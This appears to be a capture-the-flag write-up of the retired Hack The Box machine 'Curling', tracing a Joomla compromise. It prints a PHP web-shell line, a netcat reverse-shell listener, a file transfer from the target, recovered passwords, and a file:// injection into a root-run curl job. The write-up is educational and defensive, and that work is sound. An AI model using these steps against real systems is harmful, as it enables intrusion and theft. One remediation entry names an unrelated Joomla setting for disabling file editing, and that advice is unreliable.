Curling – Joomla RCE & Privileged Automation Abuse
Full-chain compromise of HTB Curling via exposed Base64 credentials, Joomla template RCE, credential backup decoding, and privileged curl automation abuse to achieve root.
Overview
Difficulty: EasyOS: LinuxRelease: 2018-09-01
Curling is a Linux machine centred around a Joomla CMS deployment with poor credential hygiene and an insecure privileged automation process. The attack chain requires careful enumeration of publicly accessible application content, chaining of a CMS template modification to achieve remote code execution, offline credential recovery, and abuse of a root-owned curl automation job to read restricted files. It closely mirrors real-world scenarios where developers embed credentials in web content and administrators run privileged scripts with user-controllable inputs.
In addition to this walkthrough, a formal engagement report was produced documenting findings, risk ratings, and remediation guidance.
Attack Chain Summary
1
2
3
[Recon] → [Base64 creds in page source] → [Joomla admin access]
       → [Template RCE] → [Credential backup recovery]
       → [SSH access] → [Privileged curl automation abuse] → [Root]
| Phase | Vector | Result |
|---|---|---|
| Initial Access | Base64 encoded credentials in page source → Joomla admin | Web server shell as www-data |
| Lateral Movement | Encoded credential backup decoded offline | SSH access as floris |
| Privilege Escalation | Root-owned curl job with user-controlled config | Arbitrary file read as root |
Tools & Techniques
| Tool | Purpose |
|---|---|
nmap | Service and version enumeration |
cewl | Custom wordlist generation from web content |
joomscan | Joomla CMS enumeration |
netcat | Reverse shell handler |
python3 | Shell stabilisation and HTTP file transfer |
1. Reconnaissance & Enumeration
Port Scan
1
nmap -sC -sV 10.129.71.236
 Figure 1: Service enumeration — SSH on 22, Apache/Joomla on 80
Two services were identified. Port 80 revealed an Apache web server with http-generator returning Joomla! – Open Source Content Management, immediately flagging it for CMS-specific enumeration.
Web Application Analysis
Manual review of the page source revealed a Base64-encoded string embedded in a comment:
1
Q3VybGluZzIwMTgh
Decoding inline:
1
2
echo "Q3VybGluZzIwMTgh" | base64 -d
# Output: Curling2018!
This suggested a developer had embedded credentials directly in publicly accessible application content — a common and dangerous misconfiguration. Combined with a username of floris identified via CeWL wordlist generation:
1
cewl http://10.129.71.236
Successful authentication to the Joomla admin panel was achieved at /administrator.
MITRE ATT&CK:
T1552.001 — Credentials in Files
2. Foothold
Joomla Template RCE
With administrative access to the CMS, server-side code execution was possible through the Templates editor. The error.php file of the Beez3 template was modified to inject a minimal PHP command execution primitive:
1
system($_GET['cmd']);
This provided web-accessible RCE via URL parameter, confirmed with:
1
http://10.129.71.236/templates/beez3/error.php?cmd=id
MITRE ATT&CK:
T1505.003 — Server Software Component: Web Shell
Reverse Shell
A listener was established on the attacker machine:
1
nc -nlvp 9001
A bash reverse shell was triggered via the web shell, returning a shell as www-data. The shell was immediately stabilised:
1
2
python3 -c 'import pty; pty.spawn("/bin/bash")'
# Ctrl+Z → stty raw -echo; fg → export TERM=xterm
3. Lateral Movement — Credential Recovery
Encoded Backup Discovery
Local filesystem enumeration revealed a file named password_backup in the home directory of user floris. The contents were not plaintext — analysis indicated multi-layer encoding.
The file was transferred to the attacker machine for offline analysis:
1
2
3
4
5
# Victim
python3 -m http.server 8000

# Attacker
wget http://10.129.71.236:8000/password_backup
Offline analysis (hex → bzip2 → gzip → bzip2 → ASCII) revealed the plaintext credential:
1
5d<wdCbdZu)|hChXll
SSH authentication as floris succeeded with this password, and the user flag was retrieved.
MITRE ATT&CK:
T1552.001 — Credentials in Files
4. Privilege Escalation
Privileged Automation Abuse
Enumeration of the admin-area directory revealed two files owned by root: report and input. The input file contained a url parameter consumed by a root-owned process that periodically executed curl against it, writing output to report.
The key insight: the input file was writable by floris, meaning the URL passed to the root curl process was user-controlled.
By modifying input to reference a local restricted file via the file:// URI scheme:
1
echo "url = \"file:///root/root.txt\"" > input
On the next execution of the automated job, the contents of /root/root.txt were written to report, confirming arbitrary file read as root and completing the engagement.
MITRE ATT&CK: T1053.003 — Scheduled Task/Job: CronT1574 — Hijack Execution Flow
5. Key Takeaways
Credentials in application content are critical findings — even encoded values like Base64 are trivially reversible and should never appear in publicly accessible pages. This is consistently seen in real CMS deployments where developers hard-code test credentials during development.
CMS template editors are a high-risk admin feature — any authenticated admin on a Joomla, WordPress, or similar CMS can achieve RCE via the built-in file editor. Administrative interfaces must be network-restricted and monitored.
Privileged automation with user-controlled inputs is a critical misconfiguration — a root cron job that reads a user-writable config file is effectively a privilege escalation primitive. All privileged scripts should validate and sanitise their inputs, and config files should be root-owned and immutable.
6. Remediation
| Finding | Recommendation |
|---|---|
| Credentials in page source | Remove all embedded credentials from application content. Use environment variables or secrets management. |
| Joomla admin RCE via templates | Restrict admin panel to trusted IPs. Disable file editing in configuration.php ($config->sef_rewrite = false). |
| Weak credential storage | Replace custom encoding with proper secrets management. Never store credentials in backup files. |
| Privileged automation with user-controlled input | Make input file root-owned and immutable. Validate all URLs against an allowlist before passing to curl. |
Full remediation detail in the Engagement Report.
References
- HTB Machine — Curling
- Joomla Template RCE — HackTricks
- MITRE T1505.003 — Web Shell
- MITRE T1053.003 — Cron
This write-up is based on a retired Hack The Box machine and is intended solely for educational and professional demonstration purposes.